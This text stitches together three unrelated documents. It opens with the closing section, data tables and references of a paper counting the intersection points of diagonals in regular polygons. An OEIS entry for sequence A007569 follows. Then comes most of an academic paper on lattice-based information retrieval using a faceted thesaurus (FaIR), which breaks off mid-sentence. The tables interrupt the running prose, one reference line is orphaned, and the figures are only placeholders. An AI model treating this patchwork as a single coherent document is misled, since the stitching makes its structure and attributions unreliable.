The numbers in these tables were found by numerically computing (using a C program and 64 bit precision) all possible $\binom{n}{4}$ intersections, and sorting them by their x coordinate. We then focused on runs of points with close x coordinates, looking for points with close y coordinates.

Several checks were made to eliminate any fears (arising from round-off errors) of distinct points being mistaken as close. First, the C program sent data to Maple which checked that the coordinates of close points agreed to at least 40 decimal places. Second, we verified for each n that close points came in counts of the form $\binom{k}{2}$ (k diagonals meeting at a point give rise to $\binom{k}{2}$ close points. Hence, any run whose length is not of this form indicates a computational error).

A second program was then written and run on a second machine to make the computations completely rigorous. It also found the intersection points numerically, sorted them and looked for close points, but, to be absolutely sure that a pair of close points p_1 and p_2 were actually the same, it checked that for the two pairs of diagonals (l_1, l_2) and (l_3, l_4) determining p_1 and p_2, respectively, the triples l_1, l_2, l_3 and l_1, l_2, l_4 each divided the circle into arcs of lengths consistent with Theorem 4. Since this test only involves comparing rational numbers, it could be performed exactly.

A word should also be said concerning limiting the search to $2\pi/n$ radians of the n-gon. Both programs looked at slightly smaller slices of the n-gon to avoid problems caused by points near the boundary. We further subdivided this region into twenty smaller pieces to make the task of sorting the intersection points manageable. More precisely, we limited our search to points whose angle with the origin fell between $[c_1 + 2\pi(m-1)/(20n) + \varepsilon, c_1 + 2\pi m/(20n) - \varepsilon)$, $m = 1, 2, \ldots 20$, and also made sure not to include the origin in the count. Here ε was chosen to be .00000000001 and c_1 was chosen to be .00000123 ($c_1 = 0$ would have led to problems since there are many intersection points with angle 0 or $2\pi/n$). To make sure

n	$a_2(n)$	$a_3(n)$	$a_4(n)$	$a_5(n)$	$a_6(n)$	$a_7(n)$	$I(n)$	$R(n)$
3							0	1
4							1	4
5	5						5	11
6	12						13	24
7	35						35	50
8	40	8					49	80
9	126						126	154
10	140	20					161	220
11	330						330	375
12	228	60	12				301	444
13	715						715	781
14	644	112					757	952
15	1365						1365	1456
16	1168	208					1377	1696
17	2380						2380	2500
18	1512	216	54	54			1837	2466
19	3876						3876	4029
20	3360	480					3841	4500
21	5985						5985	6175
22	5280	660					5941	6820
23	8855						8855	9086
24	6144	864	264	24			7297	9024
25	12650						12650	12926
26	11284	1196					12481	13988
27	17550						17550	17875
28	15680	1568					17249	19180
29	23751						23751	24129
30	13800	2250	420	180	120	30	16801	21480

TABLE 7. A listing of $I(n)$,$R(n)$ and $a_2(n), \ldots, a_7(n)$, $n = 3, 4, \ldots, 30$. Note that, when n is even, $I(n)$ also counts the point in the center.

that no intersection points were omitted, the number of points found (counting multiplicity) was compared with $(\binom{n}{4} - \binom{n/2}{2}\delta_2)/n$.

ACKNOWLEDGEMENTS

We thank Joel Spencer and Noga Alon for helpful conversations. Also we thank Jerry Alexanderson, Jeff Lagarias, Hendrik Lenstra, and Gerry Myerson for pointing out to us many of the references below.

REFERENCES

[1] G. Bol: Beantwoording van prijsvraag no. 17, *Nieuw Archief voor Wiskunde* **18** (1936), 14–66.
[2] J. H. Conway and A. J. Jones: Trigonometric Diophantine equations (On vanishing sums of roots of unity), *Acta Arith.* **30** (1976), 229–240.
[3] H. T. Croft and M. Fowler: On a problem of Steinhaus about polygons, *Proc. Camb. Phil. Soc.* **57** (1961), 686–688.
[4] H. Harborth: Diagonalen im regularen n-Eck, *Elem. Math.* **24** (1969), 104–109.

n	$\frac{a_2(n)}{n}$	$\frac{a_3(n)}{n}$	$\frac{a_4(n)}{n}$	$\frac{a_5(n)}{n}$	$\frac{a_6(n)}{n}$	$\frac{a_7(n)}{n}$	$\frac{I(n)-1}{n}$	n	$\frac{a_2(n)}{n}$	$\frac{a_3(n)}{n}$	$\frac{a_4(n)}{n}$	$\frac{a_5(n)}{n}$	$\frac{a_6(n)}{n}$	$\frac{a_7(n)}{n}$	$\frac{I(n)-1}{n}$
6	2						2	216	392564	4848	119	49			397580
12	19	5	1				25	222	426836	5166	126	54			432182
18	84	12	3	3			102	228	463303	5441	127	54			468925
24	256	36	11	1			304	234	501762	5718	129	57			507666
30	460	75	14	6	4	1	560	240	541612	6121	165	61		5	547964
36	1179	109	11	6			1305	246	584782	6340	140	60			591322
42	1786	194	27	13			2020	252	629399	6693	137	70			636299
48	3168	220	25	7			3420	258	676580	6972	147	63			683762
54	4722	288	24	12			5046	264	725976	7276	151	61			733464
60	6251	422	63	12		5	6753	270	777420	7643	150	66	4	1	785284
66	9172	460	35	15			9682	276	831575	7969	155	66			839765
72	12428	504	35	13			12980	282	887986	8326	161	69			896542
78	15920	642	42	18			16622	288	947132	8640	161	67			956000
84	20007	805	43	28			20883	294	1008358	9056	174	76			1017664
90	25230	863	45	21	4	1	26164	300	1072171	9462	203	72		5	1081913
96	31240	948	53	19			32260	306	1139436	9780	171	75			1149462
102	37786	1096	56	24			38962	312	1208944	10164	179	73			1219360
108	45447	1201	53	24			46725	318	1281100	10582	182	78			1291942
114	53768	1368	63	27			55226	324	1356315	10957	179	78			1367529
120	62652	1601	95	31		5	64384	330	1434110	11375	189	81	4	1	1445760
126	73676	1658	72	34			75440	336	1514816	11856	193	89			1526954
132	85319	1825	71	30			87245	342	1598970	12216	192	84			1611462
138	97990	2002	77	33			100102	348	1685843	12661	197	84			1698785
144	112100	2136	77	31			114344	354	1775788	13108	203	87			1789186
150	127070	2345	84	36	4	1	129540	360	1868312	13669	231	91		5	1882308
156	143635	2549	85	36			146305	366	1965272	14010	210	90			1979582
162	161520	2736	87	39			164382	372	2064919	14465	211	90			2079685
168	180504	3008	95	47			183654	378	2167754	14930	219	97			2183000
174	201448	3178	98	42			204766	384	2274136	15396	221	91			2289844
180	223251	3470	129	42		5	226897	390	2383690	15885	224	96	4	1	2399900
186	247562	3630	105	45			251342	396	2496999	16369	221	96			2513685
192	273144	3844	109	43			277140	402	2613536	16896	231	99			2630762
198	300294	4092	108	48			304542	408	2733888	17380	235	97			2751600
204	329171	4357	113	48			333689	414	2857752	17898	234	102			2875986
210	359556	4661	125	55	4	1	364402	420	2984383	18598	273	112		5	3003371

TABLE 8. The number of intersection points for one piece of the pie (i.e. $2\pi/n$ radians), $n = 6, 12, \ldots, 420$.

[5] H. Harborth: Number of intersections of diagonals in regular n-gons, *Combinatorial Structures and their Applications (Proc. Calgary Internat. Conf., Calgary, Alta., 1969)*, 151–153.
[6] H. Heineken: Regelmässige Vielecke und ihre Diagonalen, *Enseignement Math.* (2), sér. 8 (1962), 275–278.
[7] H. Heineken: Regelmässige Vielecke und ihre Diagonalen II, *Rend. Sem. Mat. Univ. Padova* **41** (1968), 332–344.
[8] H. Mann: On linear relations between roots of unity, *Mathematika* **12** (1965), 107–117.
[9] G. Myerson: Rational products of sines of rational angles, *Aequationes Math.* **45** (1993), 70–82.
Math. Gaz. **61** (1977), 55–58.
[10] J. F. Rigby: Adventitious quadrangles: a geometrical approach, *Math. Gaz.* **62** (1978), 183–191.
[11] J. F. Rigby: Multiple intersections of diagonals of regular polygons, and related topics, *Geom. Dedicata* **9** (1980), 207–238.
[12] I. J. Schoenberg: A note on the cyclotomic polynomial, *Mathematika* **11** (1964), 131–136.
[13] H. Steinhaus: *Mathematical Snapshots*, Oxford University Press, 1983, 259–260.
[14] H. Steinhaus: Problem 225, *Colloq. Math.* **5** (1958).
[15] C. E. Tripp: Adventitious angles, *Math. Gaz.* **59** (1975), 98–106.

AT&T Bell Laboratories, Murray Hill, NJ 07974, USA
Current address: University of California at Berkeley, Berkeley, CA 94720-3840, USA
E-mail address: poonen@math.berkeley.edu

AT&T Bell Laboratories, Murray Hill, NJ 07974, USA
Current address: Princeton University, Princeton, NJ 08544-1000, USA
E-mail address: miker@math.princeton.edu

Greetings from the On-Line Encyclopedia of Integer Sequences!

Here is Sequence A007569 (this will take a moment):

ID Number: A007569 (Formerly M0724)
URL: http://www.research.att.com/projects/OEIS?Anum=A007569
Sequence: 1,2,3,5,10,19,42,57,135,171,341,313,728,771,1380,1393,2397,
1855,3895,3861,6006,5963,8878,7321,12675,12507,17577,17277,
23780,16831,31496,30945,40953,40291,52395,47017,66082,65019,
82290
Name: Nodes in regular n-gon with all diagonals drawn.
Links: B. Poonen and M. Rubinstein, Number of Intersection Points Made by the Diagonals of a Regular Polygon, SIAM J. Discrete Mathematics, Vol. 11, pp. 135-156.
B. Poonen and M. Rubinstein, The number of intersection points made by the diagonals of a regular polygon, SIAM J. on Discrete Mathematics, Vol.11, No. 1, 135-156 (1998).
Sequences formed by drawing all diagonals in regular polygon
See also: Sequences related to chords in a circle: A001006, A054726, A006533,
A006561, A006600, A007569, A007678. See also entries for chord
diagrams in Index file.
Adjacent sequences: A007566 A007567 A007568 this_sequence A007570
A007571 A007572
Sequence in context: A078715 A046630 A064236 this_sequence A054317
A065840 A047101
Keywords: easy,nonn,nice
Offset: 1
Author(s): njas, Bjorn Poonen (poonen(AT)math.princeton.edu)

Show internal format for above sequence? Yes

Lattice-based Information Retrieval

Uta Priss

School of Library and Information Science, Indiana University Bloomington,
upriss@indiana.edu

Abstract. A lattice-based model for information retrieval has been suggested in the 1960's but has been seen as a theoretical possibility hard to practically apply ever since. This paper attempts to revive the lattice model and demonstrate its applicability in an information retrieval system, FaIR, that incorporates a graphical representation of a faceted thesaurus. It shows how Boolean queries can be lattice-theoretically related to the concepts of the thesaurus and visualized within the thesaurus display. An advantage of FaIR is that it allows for a high level of transparency of the system which can be controlled by the user.

1 Introduction

The prevailing model currently used in information retrieval systems is the vector space model. Although it has proven very useful in many applications, it is limited because of the computational complexity of manipulations in high dimensional vector spaces and the problem that only projections in two-, or possibly three-dimensional spaces can be visually represented. In the 1960's other retrieval models were considered besides the vector space model, such as lattice representations, topological spaces, metric spaces and graph models (Salton, 1968) but they were seen as theoretical possibilities that were difficult to practically implement. This paper revisits one of these models, the lattice model, which has been used in many applications within the framework of a theory called formal concept analysis (Ganter & Wille, 1999) but has not yet been widely applied to information retrieval. The retrieval system, FaIR, described in this paper demonstrates that with modern computational technology, especially graphical representations, and some advancement of the methodology the lattice model is feasible. The main result of this paper is the translation of Boolean queries into lattice representations. This paper does not make any claims as to whether the lattice model is superior to any other models but simply shows that the lattice model is feasible. The main purpose of exploring lattice-based approaches is to increase transparency and user control over an information retrieval system that is not a "black box" to the user.

1.1 Lattices in information retrieval

A first detailed formalization of how to use lattices for information retrieval appears to date back to Mooers (1958). His approach is contained in Salton's (1968) famous book and originally received some attention (Soergel, 1967) but has not been further elaborated in the mainstream information retrieval community. Most of the few, current applications of lattices in information retrieval are based on formal concept analysis

(Ganter & Wille, 1999), which was invented in the early 1980's and relates lattices to object-attribute matrices or document-term matrices in information retrieval. Formal concept analysis applications to information retrieval are similar to Mooers's ideas but have been developed independently.

Lattices are used by Fairthorne (1956), Mooers (1958), Soergel (1967), and Salton (1968) to derive a mathematical formalization of a query (or request) language. If a language consists of a set of primitive terms with Boolean AND as the sole operator, then the resulting set of terms can be represented as a Boolean lattice. For example, "A AND B AND C" is superordinate to "A AND B", "A AND C", "B AND C" in a Boolean lattice. If Boolean OR is added, the possible combinations of terms with AND and OR form what is called a free distributive lattice. The number of elements in such a lattice with n terms, AND and OR grows faster than exponentially: a lattice of 3 terms has 20 elements, a lattice of 6 terms has almost 8 million elements, a lattice of 8 terms has 5.6 $\times 10^{22}$ elements (Sloane, 1999). Adding Boolean NOT complicates this even more.

It can be concluded that, although theoretical results concerning query languages and lattices may be interesting, it is not practical to produce a graphical representation of all possible query terms in a lattice. But it should not be concluded that other lattice representations cannot be useful. As an example, a recently developed system, SWEAR (Davis & McKim, 1999), uses lattices implicitly to improve the ranking of result sets. Text-based representations of ranked result sets of Boolean queries are often ordered based on the number of requested terms that appear in the documents. That implies that all nodes of the Boolean lattice that are at the same level are lumped into one rank. SWEAR changes that by superimposing a linear order on the Boolean lattice that assigns a distinct rank to every node based on user-selected term weights.

1.2 Lattices as conceptual hierarchies or thesauri

Although lattices may not be useful for representing all possibilities of Boolean query terms, they are appealing as a means of representing conceptual hierarchies used in information retrieval systems because of some formal lattice properties. The Galois connection of a lattice applied to information retrieval represents an inverse relationship between document sets and query terms: if more query terms are selected, which means the request is more precise, fewer documents are retrieved, and vice versa. This relationship holds in general for conceptual hierarchies: more general concepts have fewer defining attributes in their intension but more objects in their extension, and vice versa. Therefore lattices have been used successfully for representing conceptual hierarchies in formal concept analysis and for type hierarchies in object-oriented modeling. Besides the Galois connection, lattices are superior to tree hierarchies and poly-hierarchies (or ordered sets), which can both be embedded into lattices, because lattices have the property that for every set of elements there exists a unique lowest upper bound (join) and a unique greatest lower bound (meet). This property is useful in many applications.

Formal concept analysis (Ganter & Wille, 1999) represents conceptual hierarchies as mathematical lattices. Each concept has a set of objects as its unique extension and

a set of attributes or characteristics as its unique intension. In information retrieval applications, the documents serve as formal objects and the index terms (descriptors, thesaurus terms) serve as formal attributes (compare, for example, Kollewe et al. (1995)). A document-term matrix can equivalently be transformed into a concept lattice. Figure 1 shows an example. In the lattice diagram, each document is described by exactly those terms that are attached to nodes that are above the document node. Each term belongs to exactly those documents that are attached to nodes below the term node. One problem with this approach is that concept lattices can become fairly large and difficult to generate automatically from the data. Carpineto & Romano (1995) suggest therefore approaches to derive parts of lattices and to use fish-eye view techniques. Godin et al. (1993) represent only the direct neighbors of nodes in a textual interface. The software TOSCANA (Kollewe et al., 1995) facilitates the decomposition of a lattice into smaller lattices that are nested. Users can browse through the lattices by zooming between more abstract and more detailed views.

	Java	C++	CGI	programming language
document 1	X	X		
document 2			X	
document 3		X		X
document 4				X




Fig. 1. A document-term matrix and its concept lattice

Most of the applications of lattice theory to information retrieval are data-driven, that is the lattices are constructed from the actual occurrence of documents and terms and not from conceptual relationships among terms that are inherent to the domain knowledge. Therefore, in principle, these approaches face a similar problem to that of the lattice formalisms of the 1960's: all possible combinations can occur and the lattices can become large and complex, although Godin et al. (1993) estimate that the potential maximum complexity is not reached in real applications. Opposed to data-driven approaches are facet-based approaches, which analyze and restrict the possible keyword combinations for each facet; thesaurus-based approaches, which utilize lattices

to model the conceptual hierarchy among the concepts; and faceted thesaurus-based approaches, such as the one presented in this paper, which do both.

As an example of a facet-based approach, a pilot study (Rock & Wille, 2000) compiled index terms of a small library with 2000 books into scales, which loosely correspond to facets. The scales are represented as lattices that contain five to ten index terms and all their combinations that can occur among the documents. The scales were manually generated over a period of several months. Using TOSCANA users can browse and navigate through the scales.

Several applications of formal concept analysis to information retrieval utilize thesauri but not faceted thesauri. Priss (1997) discusses several formal methods of combining a document-term matrix with a thesaurus hierarchy. Other approaches (Skorsky (1997) and Groh et al. (1998)) select a subset of a thesaurus hierarchy and generate all possible term combinations of that subset. This produces conceptual structures that can accommodate any document of that domain. But since not all possible combinations actually occur, the approach creates some redundancy. Furthermore, the thesaurus subsets are not usually facets (i.e. conceptually complete and independent). Groh et al. (1998) present a sophisticated method of combining several subsets of a thesaurus hierarchy into one scale. Since the thesaurus is not faceted, two selected subsets of the thesaurus can conceptually overlap. A combination of subsets has therefore to include new terms that correspond to otherwise missing joins of terms from different subsets. The resulting mathematical structure and graphical representation is fairly complicated. If a faceted thesaurus was used instead, the problem would not arise in the first place because facets are by definition complete and independent (compare Priss & Jacob (1998)).

A further lattice-based approach should be mentioned: Pedersen (1993) describes a ”relationship lattice diagram” that consists of a lattice-based thesaurus hierarchy with additional relations. The approach is similar to formal concept analysis but seems to have been developed independently. The resulting diagrams are very interesting but apparently the user interface is still text-based. Furthermore, the embedded lattice is not faceted, the structure is mainly a tree-hierarchy not a poly-hierarchy, and there is no formal explanation of the query process.

All the current lattice-based retrieval models result in browsing interfaces that rely to a certain degree on manually built structures, in contrast to search interfaces based on automatic classification or clustering. Automated retrieval mechanisms as employed in vector space retrieval systems can be applied to lattices if the notions of similarity measure and distance are transferred to lattices. Lengnink (2000) proposes methods of achieving such measures but so far they have not been applied to information retrieval.

2 The information retrieval system FaIR

2.1 An overview of FaIR and its application domain

FaIR is a lattice-based faceted information retrieval system. Before the elements of the system are described, it should be noted that the examples in the following sections

are taken from an interface prototype of the Indiana University UITS knowledge base KB (UITS, 1999). The KB is an on-line collection of about 5000 FAQ documents of computing questions. Every document covers one question, such as "How do I convert between Unix and DOS text files?" with brief explanations and cross-references to related documents. The KB has two interfaces: a hierarchical menu interface and a Boolean search interface. The prototype described in this paper is based on the search interface. The KB was chosen for this study because its document collection is restricted to a well defined domain and fairly homogeneous. The full-text of the documents is automatically indexed by the KB and the query results are ranked. Therefore it is assumed that problems with automatic indexing procedures, word ambiguities and synonyms may hinder some searches. The system, FaIR, described in this paper is currently under development. Once it is established a usability study will be performed to compare the Boolean search interface with the new lattice-based retrieval interface.

FaIR consists of a faceted thesaurus T/F, a set C of concepts that are generated from the thesaurus and a query language Q that is created from concepts and Boolean operators and that is mapped onto sets of concepts using a mapping $L : Q \to \mathcal{PC}$ where $\mathcal{PC}$ denotes the power set of C. Figure 2 provides an overview of FaIR's components and mappings, which are formally described in the rest of this paper. Documents are represented via a set D of document descriptions that are mapped onto the concepts by a mapping $I : D \to C$. The query language of users is denoted by U and is mapped via $R : U \to Q$ onto the query language Q. The mnemonic for the mappings I, R, L is that I is part of the indexing process, R is part of the retrieval process and L represents the logic of the system. The distinction between query set, document descriptions and thesaurus terms (or concepts) and the mappings in between is based on Salton's (1968) ideas and has been used in many systems since then. On the other hand, FaIR is distinguished from other systems by its use of a lattice-based faceted thesaurus to generate the concepts and the query language. The graphical representation of FaIR is influenced by TOSCANA (Kollewe et al., 1995), but TOSCANA has not been used for faceted thesauri so far and its display mechanism is different. Therefore, to our knowledge the combination of a lattice-based faceted thesaurus with Boolean queries as described in this paper is a new approach to visualizing information retrieval.




Fig. 2. The elements of FaIR

2.2 Mapping document descriptors onto thesaurus concepts

The faceted thesaurus in FaIR consists of a set T of terms that are partitioned into a set F of facets which are lattices. Figure 3 shows an example of two facets. In the left lattice, ”multi-purpose programming language” and ”WWW programming language” have ”programming language” as join and ”Java” as meet. The bottom nodes of the lattices, the meet of all terms in the lattices, are omitted because they are usually meaningless. Every node in a lattice corresponds to a term, which can be a word or a phrase. For single facets, every term (or node) also corresponds to a concept. Compare Priss & Jacob (1999) for further details on the faceted thesaurus formalism used in FaIR.




Fig. 3. Two thesaurus facets

For indexing documents, terms from different facets can be combined, such as ”introductory document” and ”Java”. This term composition, which is similar to ”terms with links” (Soergel, 1967), leads to the formation of complex concepts. The set C of concepts consists of simple concepts (single terms from single facets) and complex concepts (term compositions of terms from different facets). Terms within one facet cannot be combined to form concepts because it is assumed that every facet is conceptually complete which means that all necessary combinations are enumerated in the facet. This is not a limitation because facets are restricted to a single viewpoint and are usually small and therefore easy to complete. Ideally the documents are indexed using the concepts of the thesaurus, which means $I : D \rightarrow C$ is a one-to-one mapping. It should be noted that this does not mean that documents are indexed by only one term per document but instead that they are indexed by as many terms as needed but at most one term per facet. If the documents are indexed using a different controlled vocabulary, I is a many-to-one mapping and is implemented as a database table that assigns a concept for each document descriptor. If the documents are indexed without a controlled vocabulary or the vocabulary is unknown before retrieving the documents, such as for documents retrieved from the web, I is implemented as a rule set that maps the document descriptors to concepts based on heuristics and/or natural language processing techniques. The rule set that is chosen for I can vary among applications but it is important that it corresponds to L because the performance of the system depends on the appropriate choice of these two mappings.




Fig. 4. Thesaurus facets with assigned documents

Figure 4 shows an example of documents of the UITS knowledge base mapped to concepts. The numbers indicate how many documents belong to each concept. A question mark indicates that the number of documents on the concept cannot be determined because of limitations of the current KB interface or that the number of documents is very large (larger than 1000). The facet ”location” (”everywhere” etc) corresponds to a feature of the current KB interface: for every document it is determined whether it is relevant for a general computer community (everywhere) or only for Indiana University (IU only) or for a specific campus (IUB, IUK, IUPUI). This information can only be obtained in combination with a specific topic not with an empty query string hence the question marks. The following rules are used for the mapping I in this application:

- The facets are processed separately.
- A list of synonyms of the terms has been compiled. For the first facet (programming language), only the listed terms are used. For the second facet (level of difficulty), a phrase ”What is” or ”What are” is used as synonym to ”introductory document” because introductory documents in the KB commonly have titles such as ”What is Java”. For the third facet (location), no synonyms are compiled, instead the ”advanced search feature” of the current KB interface is used.
- Documents that contain only one of the terms (or its synonyms) of a facet are mapped to the corresponding concept. This is implemented as a Boolean query for every bottom level concept, such as ”CGI AND NOT (Java OR Javascript OR C++)”.)
- Documents that contain several terms of a facet are mapped to the join of the concepts with the exception that if a document contains both a specific and a general

term, the general term is ignored (see below). This is implemented as Boolean queries for the higher level concepts of each facet, such as ”((CGI AND Javascript) OR (Java AND CGI) OR (Java AND Javascript) OR ”WWW programming language”) AND NOT C++”.)

As an example of the rules, a document on CGI and Javascript (only) is assigned to ”WWW programming language” which is the join of ”CGI” and ”Javascript”. A document on Javascript and Java is also assigned to ”WWW programming language”. The facets of the thesaurus need to be designed carefully so that not too many documents with different descriptors are assigned to the same concept. With respect to the KB, it is not useful to have a concept for the combination of only Java and Javascript under ”WWW programming language”. But for other applications such a concept might be useful. A document that contains ”programming language” and ”Java” but no other terms from the facet is mapped to ”Java”. The more general term ”programming language” is ignored because the document descriptors were derived by full text indexing and many documents start with sentences such as ”Java is a programming language”. Therefore, in this application the more general term often does not add as much information to the document content as the more specific term. In a different application, the rules for mapping descriptors to concepts might be different. For example, manually indexing a document with ”Java” and ”programming language” could indicate that the document is about programming languages in general and uses Java only as an example. This shows that the rules for mapping descriptors to concepts should be formulated only after a careful analysis of the indexing process of the domain.

In this application the documents are assigned to concepts by executing Boolean queries in the current KB interface. A more efficient implementation would pre-process the facets by mapping all documents to the appropriate concepts and then storing document identifiers and concept identifiers in a relational database. The actual numbers would then be produced by issuing an SQL query for each concept. The document counts are only used as an example. Instead of the document numbers, document titles can be displayed. Or the document titles can be retrieved by clicking on the numbers.

Technically every document is mapped onto a single concept not only concerning one facet but concerning all facets. If a document has several descriptors, the descriptors that belong to one facet are mapped onto a single concept in that facet. The concepts of different facets are combined in complex concepts. It follows that although each term belongs to exactly one facet, document descriptors belong to several facets if they represent complex concepts. In that case terms from different facets can have the same synonym. Homographic descriptors must be disambiguated to identify the appropriate facets. This can be done by using natural language processing software or by employing the thesaurus itself for disambiguation by identifying the higher level facets to which a document is mapped. For example, the term ”crane” in a descriptor set {crane, migration, habitat} would point to a different higher level facet than the same term in a set {crane, truck, production}. But word sense disambiguation is a difficult task for any retrieval system and shall not be further discussed in this paper. Concerning the KB, highly ambiguous terms of the domain are stopwords of the system and therefore

ignored in documents and user queries. If a single document, such as a conference proceedings volume, covers a variety of topics and mapping it onto a single concept in every facet to which it belongs is not appropriate because the document covers a variety of terms from single facets, the document should be represented as a set of documents which should be indexed separately. But again that is a strategy that applies to any information retrieval system.

2.3 The query language

The query language Q of FaIR is defined as the set C of concepts together with the Boolean operators AND, OR and NOT, i.e. $Q := (C, \text{AND, OR, NOT})$. Elements of Q are called query terms. Each query term is mapped onto a set of concepts via $L : Q \rightarrow \mathcal{PC}$ as described below. The system's internal query language Q is to be distinguished from the query language U of the user because users may not know the exact vocabulary of the system. The mapping $R : U \rightarrow Q$ is based on lookup tables for synonyms and possibly natural language software for word sense disambiguation. It faces therefore problems similar to those of the mapping I because in each case an uncontrolled vocabulary is mapped onto a controlled vocabulary. Since FaIR has a graphical interface, users can browse through the list of facets and search for specific terms of Q. If a user chooses the search interface, the computer checks if the query term exists and is unique. For ambiguous terms, that is terms that are stored in the system with parenthetical information, such as "crane (animal)" and "crane (device)", the computer inquires which one was meant by the user. If the query term does not exist, the computer suggests near matches, such as terms that are alphabetically close. With the browsing interface, users have direct access to Q. In that case, if it is ignored that users may not have the same understanding of the meaning of terms in Q as is intended by the designers of the system, the languages U and Q can be assumed to be equivalent in FaIR.

2.4 Intra-facet searches

The mapping $L : Q \rightarrow \mathcal{PC}$ must correspond to I. Since, in this application, I maps documents with several descriptors to their joins, a search for a single term must also retrieve more general terms. The following applies to L in this application: using Soergel's (1967) terminology, "exclusive" and "inclusive" searches are distinguished. An exclusive search retrieves an exact concept. For example, a search for "Java" retrieves only documents on Java alone but not documents on "Java and other programming languages". An inclusive search includes more specific and more general terms because a document on "programming languages in general" might also be relevant for "Java". Formally, an exclusive search for a simple concept retrieves only the documents that are directly attached to that node, or to the concept's nodes in different facets in the case of a complex concept. An inclusive search retrieves all documents that are attached to the concept directly and to nodes below and above the concept. In lattice terminology, an inclusive search retrieves the union of the filter (the nodes above) and the ideal (the nodes below) of a concept. The first example in Figure 5 shows searches for "multipurpose programming language". The dashed line indicates the exclusive search while

the inclusive search is the area within the solid line curve. In FaIR's interface the results are highlighted using different colors. Users do not have to type queries but can construct them by clicking and highlighting.

The Boolean AND as exclusive search in a single facet retrieves meet and join of the terms. The inclusive Boolean AND in a single facet is represented by retrieving the documents of single inclusive searches for every term and intersecting the resulting sets. The second example in Figure 5 shows a search with Boolean AND. In this case exclusive and inclusive search are identical because there are no further concepts above the join and below the meet of the terms. In general, an inclusive search retrieves the filter of the join, the ideal of the meet and in the case of comparable terms the interval in between. It is a feature of FaIR that general and specific terms are included in the Boolean AND because the mapping I assigns, for example, documents on all programming languages to the top node. Therefore documents on multi-purpose and WWW programming languages can be found at the top node and at the "Java" node depending on whether they are general or specialized documents. In other applications, it may be appropriate to use a mapping L that maps Boolean AND only to the meet and (its ideal) but not to the join. These are design decision for the mapping L.

Boolean OR is represented as a union of documents retrieved by searching for the terms separately (compare Figure 5 for an example). In this application, the inclusive OR is represented as the union of inclusive single searches. The exclusive OR restricts that union to elements between the meet and join. The inclusive OR is probably not very useful because it retrieves too many documents. The exclusive OR on the other hand, shows everything that is related to either one of the requested terms but is not too general or too specific.

Boolean NOT corresponds to the set theoretical difference. Exclusive NOT excludes all documents that are in the ideal of the term to be excluded; inclusive NOT excludes documents in filter and ideal of the term.

2.5 Inter-facet searches

So far the Boolean operators have only been applied to single facets. If several facets are included in one query, it does not seem sensible to use OR between facets. For example, while a query for "Java AND introductory document" is reasonable, a query for "Java OR introductory document" does not correspond to a common sense logical construction because natural language "or" assumes a shared attribute between the terms such as in "green or blue" which share "color". Sensibly applied Boolean OR usually corresponds to synonyms, such as in "car OR automobile OR auto", which belong to a single facet. Therefore in this application, only Boolean AND is allowed between different facets. In inter-facet searches the difference between exclusive and inclusive does not apply to the search as a whole. Boolean NOT is also restricted to single facets because otherwise inter-facet OR's might result according to de Morgan's laws. For example, "Java AND NOT 'introductory document' AND (everywhere OR IUB)" is an acceptable query; "NOT (Java AND 'introductory document')" which is equivalent

